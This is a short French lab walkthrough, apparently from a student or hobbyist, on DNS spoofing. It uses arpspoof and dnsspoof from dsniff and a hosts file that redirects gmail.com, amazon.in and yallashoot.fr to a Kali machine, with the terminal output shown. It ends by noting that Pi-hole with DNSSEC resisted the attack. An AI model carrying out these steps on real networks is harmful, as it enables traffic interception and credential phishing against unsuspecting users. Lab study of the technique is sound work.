

---

## DNS SPOOF

---

Installer le paquet dsniff

Ensuite lancer une attaque arp d'abord pour ce faire passer par le serveur DNS

Arpspoof <ipserveurDNS>

Une fois la table ARP infecter on passe au DNS

L'ip de mon kali est 192.168.1.17

Après créer un fichier hosts.txt ou il y'aura le mappage entre le FQDN et notre IP

```
GNU nano 5.4
192.168.1.17 www.gmail.com
192.168.1.17 amazon.in
192.168.1.17 yallashoot.fr
```

#Pour les sites en https il faut configurer son serveur web en https


Ensuite lancer cette commande

```
Dnsspoof -i eth0 -f hosts.txt
```

Ensuite toute les trames vers le serveur DNS arriveront chez nous donc notre machine attaquante renverra des réponses DNS en ce faisant passer par le serveur DNS si j'essaye d'accéder sur le site toz.fr ou yallashoot il y'aura cela qui apparaîtra dans le terminal d'abord

```
root@kali:~# dnsspoof -i eth0 -f hosts.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.17]
192.168.1.1.60464 > 192.168.1.22.53: 46515+ A? 
192.168.1.1.52251 > 192.168.1.22.53: 1020+ A? www.gmail.com
192.168.1.1.50347 > 192.168.1.22.53: 20588+ A? yallashoot.fr
```

Je vais aller sur le site yallashoot.fr depuis une machine cliente



Voilà on voit bien que c'est rediriger vers le serveur web de la machine kali attaquante

Le Dns de pihole n'est pas vulnérable car il utilise le DNSSEC plusieurs fois j'ai essayer avec sa ne fonctionne pas